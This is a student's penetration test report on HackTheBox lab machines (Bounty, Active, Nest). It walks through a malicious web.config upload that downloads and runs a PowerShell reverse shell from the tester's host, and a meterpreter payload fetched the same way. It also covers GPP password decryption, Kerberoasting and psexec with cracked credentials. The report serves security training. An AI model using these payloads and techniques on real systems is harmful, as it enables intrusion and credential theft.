



Penetration Test Report for Internal Lab and Exam

v.1.0

ori135@gmail.com

Ori Hatuka

Copyright © 2021 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSAFE Cyber College.

Table of Contents

1.0 ITSafe Penetration Project Reports	3
1.1 Introduction	3
1.2 Objective	3
1.3 Requirements	3
2.0 High-Level Summary	4
2.1 Recommendations	5
3.0 Methodologies	5
3.1 Information Gathering	5
3.2 Penetration	6
System IP: 10.10.10.93	7
Service Enumeration	8
Privilege Escalation	15
System IP: 10.10.10.100	16
Service Enumeration	17
Privilege Escalation	22
System IP: 10.10.10.178	23
Service Enumeration	25
Privilege Escalation	34
System IP: 10.10.10.236	35
Service Enumeration	36
Privilege Escalation	43
System IP: 10.10.10.63	44
Service Enumeration	45
Privilege Escalation	50

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.93 (Bounty) – *Capture the flags and root privilege*
- 10.10.10.100 (Active) - *Capture the flags and root privilege*
- 10.10.10.178 (Nest) - *Capture the flags and root privilege*
- 10.10.10.236 (Toolbox) - *Capture the flags and root privilege*
- 10.10.10.63 (Jeeves) - *Capture the flags and root privilege*

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments are secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 10.10.10.93
- 10.10.10.100
- 10.10.10.178
- 10.10.10.236
- 10.10.10.63

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

System IP: 10.10.10.93

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.93	TCP: 80
	UDP:

Nmap Scan Results:

```
(root㉿kali)-[~/home/kali] # nmap -sV -sC -sS -A -Pn 10.10.10.93
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-13 06:05 EST
Nmap scan report for 10.10.10.93
Host is up (0.15s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Bounty
|_http-server-header: Microsoft-IIS/7.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windo
cpe:/o:microsoft:windows_vista:- cpe:/o:microsoft:windows_vista::sp1 cpe:/o:microsoft:windows_server_2012
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft Windows Phone 7.5 or 8.0 (92%), Microsoft Windows
Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 or Windows 8.1 (91%), Microsoft Windows Server 2008
Windows 7 (91%), Microsoft Windows 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008
or Windows Server 2008 SP2 or 2008 R2 SPI (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  154.69 ms  10.10.14.1
2  154.71 ms  10.10.10.93
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The vulnerability was found in Microsoft's iis server version by the fact that on the file upload page it is possible to upload a web.config that can be edited and used to perform an RCE attack

Vulnerability Fix: disable the option of upload from regular users

Severity: High

Proof of Concept Code Here & Initial Shell Screenshot:

- 1) After the Nmap scan I saw that only the port 80 is open so, I went to the browser and saw that there is only a picture. So I decided to use the tool 'dirbuster' to do a deep scan on the target and I'm dicover the page transfer.aspx and the path of the uploads


The screenshot shows the OWASP DirBuster 1.0-RC1 application window. The title bar reads "OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing". The main interface has a menu bar with "File", "Options", "About", and "Help". Below the menu is a URL input field containing "http://10.10.10.93:80/". The main content area displays a "Scan Information" section with "Results - List View: Dirs: 3 Files: 13" and "Results - Tree View" with "Errors: 0". A table titled "Directory Structure" lists the following results:

Directory Structure	Response Code	Response Size
/ transfer.aspx	200	877
/ UploadedFiles	403	1163
/ uploadedFiles	403	1393
/ uploadedfiles	403	1393
%22julie%20roehm%22.aspx	500	3266
%22james%20kim%22.aspx	500	3266
%22britney%20spears%22.aspx	500	3266

Below the table, status information includes "Current speed: 0 requests/sec", "Average speed: (T) 1019, (C) 243 requests/sec", "Parse Queue Size: 0", "Total Requests: 1764369/1764385", "Time To Finish: 00:00:00", and "Current number of running threads: 200". Control buttons include "Back", "Pause", "Stop", and "Report". A message at the bottom states "DirBuster Stopped".

בדיקות חוץ תשתיות דוח מעבדות נמר

- 2) /transfer.aspx page presents a simple form with “Browse...” and “Upload” buttons I was trying to upload a shell with the exciton aspx but I didn’t succuss.



- 3) At this point, I realized that some filtering causes the upload to not work, so I searched the net: iis rce 7.5 exploit and found an article: Upload a web.config File for Fun & Profit that show to use a web.config for my benfit. I download the web.config and power reverse shell and edit both of them

```
root@kali:~/home/kali x root@kali:~/home/kali x root@kali:~/home/kali x root@kali:~/home/kali x
GNU nano 6.4                                     web.config
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers accessPolicy="Read, Script, Write">
      <add name="web_config" path="*.config" verb="*" modules="IsapiModule" scriptProcessor="%windir%\system32\inetsrv\asp.dll" resourceType="Unspecified" />
    </handlers>
    <security>
      <requestFiltering>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
      </requestFiltering>
    </security>
  </system.webServer>
</configuration>
<%@ Language=VBScript %>
<%
  call Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c powershell.exe -c iex(new-object net.webclient).downloadString('http://10.10.14.25/Invoke-PowerShell.ps1')")%>
```

```
root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali x
GNU nano 6.4
{
    #Execute the command on the target.
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
}
catch
{
    Write-Warning "Something went wrong with execution of command on the target."
    Write-Error $_
}
$sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
$x = ($error[0] | Out-String)
$error.clear()
$sendback2 = $sendback2 + $x

#Return the results
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
}
$client.Close()
if ($listener)
{
    $listener.Stop()
}
}
catch
{
    Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
}
}
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.25 -Port 3333
```

4) I opened a python server on port 3333 that download the reverse shell into the target

5) Next, I upload the web.config and went to the path:

בדיקות חסן תשתיות

דוח מעבדות נמר

<http://10.10.10.93/uploadedfiles/web.config> and I get a shell as 'Merlin'

```
(root㉿kali)-[~/home/kali]
└─# nc -nlvp 3333
listening on [any] 3333 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.93] 49158
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
PS C:\windows\system32\inetsrv>
```

- 6) I looked the user flag on the path C:/Users/merlin/Desktop but at first, I didn't see anything so, I search a way to look hidden files and that I found the user flag

```
PS C:\Users\merlin\Desktop> PS C:\Users\merlin\Desktop>
PS C:\Users\merlin\Desktop>
PS C:\Users\merlin\Desktop>
PS C:\Users\merlin\Desktop>
PS C:\Users\merlin\Desktop>
PS C:\Users\merlin\Desktop>
PS C:\Users\merlin\Desktop>
PS C:\Users\merlin\Desktop> dir
PS C:\Users\merlin\Desktop> gci -force
```

Directory: C:\Users\merlin\Desktop				
Mode		LastWriteTime	Length	Name
—	—	—	—	—
-a-hs		5/30/2018 12:22 AM	282	desktop.ini
-arh-		12/14/2022 3:14 PM	34	user.txt

```
PS C:\Users\merlin\Desktop> cat user.txt
b72ac561f09e407b629df87101700566
PS C:\Users\merlin\Desktop>
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: After a vulnerability scan, I used one of the vulnerability called: Ms10_092_schelevator

Vulnerability Explanation:

Vulnerability Fix: Update the system immediately.

Severity: High

Exploit Code & Proof Screenshot Here:

בדיקות חסן תשתיות

דוח מעבדות נמר

- 1) I want to use the msfconsole platform so I create another shell that will run on the system and with the msfconsole I'll open a listener

```
[root@kali]~[~/home/kali]
# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.25 LPORT=1234 -f psh -o met2.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 200774 bytes
Final size of psh file: 936592 bytes
Saved as: met2.ps1
[root@kali]~[~/home/kali]
```

- 2) I was uploading the file to the target and found another command that can run it

```
PS C:\windows\system32\inetsrv>cd ..
PS C:\windows\system32> cd ..
PS C:\windows> cd Temp
PS C:\windows\Temp> iex(new-object net.webclient).downloadstring('http://10.10.14.25/met2.ps1')
1096
PS C:\windows\Temp>
```

- 3) After I run the command, I get a meterpreter session and I used the module exploit suggester to scan the system and find vulnerabilities

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.14.25:1234
[*] Sending stage (175686 bytes) to 10.10.10.93
[*] Meterpreter session 10 opened (10.10.14.25:1234 → 10.10.10.93:49186) at 2022-12-14 12:02:50 -0500
meterpreter > sysinfo
Computer       : BOUNTY
OS            : Windows 2008 R2 (6.1 Build 7600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 4
Meterpreter    : x64/windows
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 892 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
bounty\merlin

c:\windows\system32\inetsrv>exit
exit
meterpreter > background
[*] Backgrounding session 10 ...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options
```

בדיקות חסן תשתיות

דוח מעבדות נמר

```
[*] 10.10.10.93 - exploit/windows/local/ms10_015_kitrap0d [ndapi, 0-HackTheBox, CN=HackTheBox, n]
[*] 10.10.10.93 - exploit/windows/local/ms10_092_schelevator [n]
[*] 10.10.10.93 - exploit/windows/local/ms13_053_schlamperei [n]
[*] 10.10.10.93 - exploit/windows/local/ms13_081_track_popup_menu [authentication, expects authentication, initialized with 256 bit HMAC]
[*] 10.10.10.93 - exploit/windows/local/ms14_009_ie_dfsvc [n]
[*] 10.10.10.93 - exploit/windows/local/ms14_058_track_popup_menu [HackTheBox, CN=htb, n]
[*] 10.10.10.93 - exploit/windows/local/ms14_070_tcpip_ioctl [n]
[*] 10.10.10.93 - exploit/windows/local/ms15_004_tswbproxy [n]
[*] 10.10.10.93 - exploit/windows/local/ms15_051_client_copy_image [initialized with 256 bit HMAC]
[*] 10.10.10.93 - exploit/windows/local/ms15_078_atmdfd_bof [n]
[*] 10.10.10.93 - exploit/windows/local/ms16_014_wmi_recv_notif [n]
[*] 10.10.10.93 - exploit/windows/local/ms16_016_webdav [n]
[*] 10.10.10.93 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc [n]
[*] 10.10.10.93 - exploit/windows/local/ms16_075_reflection [n]
[*] 10.10.10.93 - exploit/windows/local/ms16_075_reflection_juicy [authentication, expects authentication, initialized with 256 bit HMAC]
[*] 10.10.10.93 - exploit/windows/local/ms_ndproxy [n]
[*] 10.10.10.93 - exploit/windows/local/novell_client_nicm [n]
[*] 10.10.10.93 - exploit/windows/local/nscp_pe [n]
[*] 10.10.10.93 - exploit/windows/local/ntapphelpcachecontrol [n]
[*] 10.10.10.93 - exploit/windows/local/ntusermndragover [n]
[*] 10.10.10.93 - exploit/windows/local/nvidia_nvsvc [n]
[*] 10.10.10.93 - exploit/windows/local/panda_psevents [n]
[*] 10.10.10.93 - exploit/windows/local/plantronics_hub_spokesupdateservice_privesc [n]
```

- 4) I used the exploit/windows/local/ms10_092.... And run it and get a shell with NT authorities

```
msf6 exploit(windows/local/ms10_092_schelevator) > run
[*] Started reverse TCP handler on 10.10.14.25:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Preparing payload at C:\Windows\TEMP\QGFwuDUWMU.exe
[*] Creating task: 13VJ9D5m
[*] Reading the task file contents from C:\Windows\system32\tasks\13VJ9D5m ...
[*] Original CRC32: 0x668a857f
[*] Final CRC32: 0x668a857f
[*] Writing our modified content back ...
[*] Validating task: 13VJ9D5m
[*] Disabling the task ...
[*] SUCCESS: The parameters of scheduled task "13VJ9D5m" have been changed.
[*] Enabling the task ...
[*] SUCCESS: The parameters of scheduled task "13VJ9D5m" have been changed.
[*] Executing the task ...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.10.10.93
[*] Command shell session 11 opened (10.10.14.25:4444 → 10.10.10.93:49187) at 2022-12-14 12:23:31 -0500
[*] Deleting task 13VJ9D5m ...

C:\Windows\system32>whoami
whoami
nt authority\system
Submit Flag
Submit a flag to this machine
C:\Windows\system32>cd ..
```

- 5) And finally, I all so find the root flag

```
Directory of C:\Users\Administrator\Desktop

05/30/2018  11:18 PM    <DIR>
05/30/2018  11:18 PM    <DIR>
12/14/2022  03:14 PM            34 root.txt
                           1 File(s)      34 bytes
                           2 Dir(s)  11,090,784,256 bytes free

C:\Users\Administrator\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type root.txt
type root.txt
c4a052014d0b40411f60ca84cc622a17
```

System IP: 10.10.10.100

Service Enumeration

Server IP Address	Ports Open
10.10.10.100	TCP: 88,135,139,389,445,464,593,636,3268,3269,4915 2,49153,49154,49155,49157,49158,49165
	UDP:

Nmap Scan Results:

```
[root@kali] - [/home/kali]
# nmap -sV -sC -sS -A 10.10.10.100
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-18 06:17 EST
Nmap scan report for 10.10.10.100
Host is up (0.17s latency).
Not shown: 982 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  tcpwrapped
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  tcpwrapped
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49155/tcp open  msrpc       Microsoft Windows RPC
49157/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc       Microsoft Windows RPC
49165/tcp open  msrpc       Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2008
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows Server 2008 SP1
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: the vulnerability found here is that one of the folders in the smb service was readable by everyone and inside one of the folders was an encrypted password

Vulnerability Fix: blocking the access to the 'Replication' folder

Severity: High

Proof of Concept Code Here& initial Shell Screenshot:

- 1) After a nmap scan I tried to check if the SMB service on port 445 is vulnerable to some known exploit, but it didn't so after reading about the service I decided to check if there are shared folders or files on it and that I can read them. So, I decided to use a script called smbclient.py that do After a nmap scan I tried to check if the SMB service on port 445 is vulnerable to some known exploit, but it didn't so after reading about the service I decided to check if there are shared folders or files on it and that I can read them. So, I decided to use a script called smbclient.py that found some paths and there I was able to get into the Replication folder and found some paths and there I was able to get into the Replication folder

```
[root💀 kali)-[~/home/kali]
└─# cp /usr/share/doc/python3-impacket/examples/smbclient.py .
[root💀 kali)-[~/home/kali]
└─# ls
active Desktop Documents Downloads Music Pictures Public smbclient.py Templates Videos

[root💀 kali)-[~/home/kali]
└─# python3 smbclient.py 10.10.10.100
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# shars
*** Unknown syntax: shars
# shares
ADMIN$  
C$  
IPC$  
NETLOGON  
Replication  
SYSVOL  
Users
# [
```

- 2) After I ran the script and exploring the folder I found in the path: \active.htb\Policies\{31B... } \Machine\Preferences\Groups\Groups.xml an encrypted password

```
# cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName="" description="" cpassword="edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>

# pwd
\active.htb\Policies\{31B2F340-0160-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups
#
```

- 3) Next, I download a python cracking script called: gpp-decrypt for the password and after I ran it I revealed the password

gpp-decrypt

MADE WITH PYTHON BUILT WITH

Note: The idea is heavily based on this project: <https://github.com/BustedSec/gpp-decrypt>

This tool is written in Python 3 to parse the Group Policy Preferences XML file which extracts the username and decrypts the cpassword attribute.

Download

```
git clone https://github.com/t0thkr1s/gpp-decrypt
```

Install

```
[root@kali ~]# python3 gpp-decrypt.py -c edBSH0whZLTjt/QS9FeIcJ83mjWA98gw9guK0hJ0dcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
[ * ] Password: GPPstillStandingStrong2k18
```

בדיקות חסן תשתיות

דו"ח מעבדות גמר

- 4) Using the credentials above I connect to SMB with the following command and manage to grab the first flag file "user.txt"

```
# python3 smbclient.py SVC_TGS:GPPstillStandingStrong2k18@10.10.10.100
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Type help for list of commands
# shares
ADMIN$  
C$  
IPC$  
NETLOGON  
Replication  
SYSVOL  
Users  
# cd Users
[-] No share selected
# use Users
# ls
# ls
# cat user.txt
286ff0753e9b4512f463d0f5e31c5a8b
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: Kerberos attack (Golden Ticket Attacks)

Vulnerability Explanation: Kerberoasting attack is a post-exploitation attack technique that attempts to crack the password of a service account within the Active Directory (AD). In such an attack, an adversary masquerading as an account user with a service principal name (SPN) requests a ticket, which contains an encrypted password

Vulnerability Fix: users should be granted the least privileges they need to adequately carry out their role, and Admin accounts should only be used when performing administrative duties

Severity: High

Exploit Code & proof Screenshot Here:

- 1) In the Nmap scanning result, I saw port 88 was open for Kerberos, hence there must be some Service Principal Names (SPN) that are associated with the normal user account. Therefore, I downloaded and install impacket from Github using its python script GetUserSPN.py which gave me a ticket that I can crack using the tool Jhon

```
(root㉿kali)-[~/home/kali/active]
# ./ GetUserSPNs.py -request -dc-ip 10.10.10.100 active.htb/SVC_TGS:6PPstillStandingStrong2k18
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName    Name          MemberOf           PasswordLastSet      LastLogon        Delegation
-----+-----+-----+-----+-----+-----+-----+-----+
active/CIFS:445       Administrator   CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb 2018-07-18 22:06:40.351723 2022-12-20 15:08:17.522963

[-] CCache file is not found. Skipping ...
$krb5tgs$23$Administrator$ACTIVE.HTB$active.htb/Administrator*$39ff34851e783bac4c2eae4e2721172f$e9e836b60cf426abb1cf63eba7763822fceaf588c70545491049c6176bd412a62c14472fc3f72c9f84bf5d574c55f6f71ec6742b8736a0097dbe60593fc3843f7b952d30b76417c6c30d9e5e90e3149bd323f64975bcc01957c1004f69ccf7e655013333756e6b38cdcf4029519f4fd3186594cdffbf52c398332ef08c0660e44ef4a1423badbd4032e7b2e102ea35fc0944b34d03d92c6417bc8fce8366e4f80a9d87436661d0d9449e3d9e53e5b1011d107418e95cc044adec419856796a98427b2f8212f2a85aa2c34098a3f397fe622270edba89ee7e369f1684fe03a8d3e1b9f6da69487fe8032426d006be36f95503ceabedc37d7b16bba05b28ef23a9f90fe41f194b92f2cc70aeb15ea7de873321e05faef74b9fb3e8bedf056fb4e6cc46fcbb40952ce17511a6992723aa61d81d39944587b0eff82223d9ca68bf561f2d5f9ece8043078c4fc7e21c02b762fdc689e8a372feb73dac19b2d7a86196acf103dd68e49ce41044fa1989afebce357a38b40fb2fc04bb245a258f2d4b44257eaaa893be6df323fa28e49304cd64691d032b484299cd8ef7fed80def3d9e6596d72527d03c59dd1b40e45ce946f8b98f14f1acca33fb30a48e0aa7b4cce39ad4c08662189b234d8da00cc96ff5472018bf34ce9f4c0922c098deb7741cef061bdbf15c2996d568d167da6c7d03776a8a0230df32590670bd787a54f3d20c52fa98bd75af319acd45c9904fafac85871264e625a39347880164bfed8d13ea1ba63586f6140f0f89cbf08b4b4be2f2211b3a3d3f6bef38313dcace603c70967c18585bf456c27c2ff18dec8ec6499c78836378fd7ab4f2f3e31304e56fd49c533120f21c07e73548b813d34521fe3d259f9c524c45ed188498d7ce53150e5f1eb2786108005ae6492bcd3f4410f5480cddb8334ffdccaad4fd0080416b5835e6a4ac95bb906ecf67fa99de62d85fb9e6de4896b692e190c637d0fb6f63661d7c47f08f87e8ca0f344007722f6bcd0314aad503bdf85aa540b03b55117fb0186d5c3f25e5dc85a227a39ff0a3c5b64fc7c4a62e0f781e40f8147a39b05bee7fe86dd1e32b28d2ed4c684cca703e50d3067e6cce862a116f49071886f27740c5e1d20c9ce62237ef542b6b09a18c98d93476bd029e1b0eadb8dc90bd3c10cc05efae1ea0f33379d82e5b116f8dec6e49f67b82af9bc10bcc9e9e42cee7fe0f8298588c6220df29854875284745bf4a1
```

- 2) Next, I use the tool 'john' for cracking the password

```
[root@kali ~]# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:10 DONE (2022-12-20 16:17) 0.09643g/s 1016Kp/s 1016Kc/s 1016KC/s Tiffani1432 .. Tiago_18
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- 3) After I get the password, I use the module: exploit/windows/smb/psexec in msfconsole for privilege escalation

```
msf6 exploit(windows/smb/psexec) > set LHOST 10.10.14.17
LHOST => 10.10.14.17
msf6 exploit(windows/smb/psexec) > set RHOSTS 10.10.10.100
RHOSTS => 10.10.10.100
msf6 exploit(windows/smb/psexec) > set SMBUSER administrator
SMBUser => administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS Ticketmaster1968
SMBPASS => Ticketmaster1968
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.10.14.17:4444
[*] 10.10.10.100:445 - Connecting to the server...
[*] 10.10.10.100:445 - Authenticating to 10.10.10.100:445 as user 'administrator' ...
[*] 10.10.10.100:445 - Selecting PowerShell target
[*] 10.10.10.100:445 - Executing the payload...
[*] 10.10.10.100:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 10.10.10.100
[*] Meterpreter session 1 opened (10.10.14.17:4444 -> 10.10.10.100:49452) at 2022-12-20 16:22:14 +0200

meterpreter > sysinfo
Computer : DC
OS : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : el_GR
Domain : ACTIVE
Logged On Users : 1
Meterpreter : x86/windows
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2596 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>
```

- 4) After that I found the root flag

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 15BB-D59C

Directory of C:\Users\Administrator\Desktop

21/01/2021  06:49    <DIR>      .
21/01/2021  06:49    <DIR>      ..
20/12/2022  03:08    34 root.txt
                  1 File(s)       34 bytes
                  2 Dir(s)   1.145.372.672 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
286e96491253f8bcf1002743b309fad4
```

System IP: 10.10.10.178

Service Enumeration

Server IP Address	Ports Open
10.10.10.178	TCP: 445
	UDP:

Nmap Scan Results:

```
└─(root㉿kali)-[/home/kali]
# nmap -sC -sS -sV -A 10.10.10.178
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-20 23:49 IST
Nmap scan report for 10.10.10.178
Host is up (0.17s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2008 R2 (91%), Microsoft Windows Server 2008 R2 SP1 or Windows 8 (91%), Microsoft 7 Professional or Windows 8 (91%), Microsoft Windows 7 SP1 or Windows Server 2008 SP2 or 2008 R2 SP1 (91%), Microsoft Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (91%), Microsoft Windows Vista SP2 (91%), Microsoft Windows Vista SP1 or Windows Server 2008 (90%), Microsoft Windows 8.1 Update 1 (90%), Microsoft Windows Phone 7.5 or 8.0 (90%), Microsoft 7 or Windows Server 2008 R2 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Host script results:
| smb2-time:
|   date: 2022-12-20T21:50:40
|   start_date: 2022-12-20T21:49:16 Reset Machine
| smb2-security-mode:
|   210:          Reset the machine to point zero.
|   Message signing enabled but not required
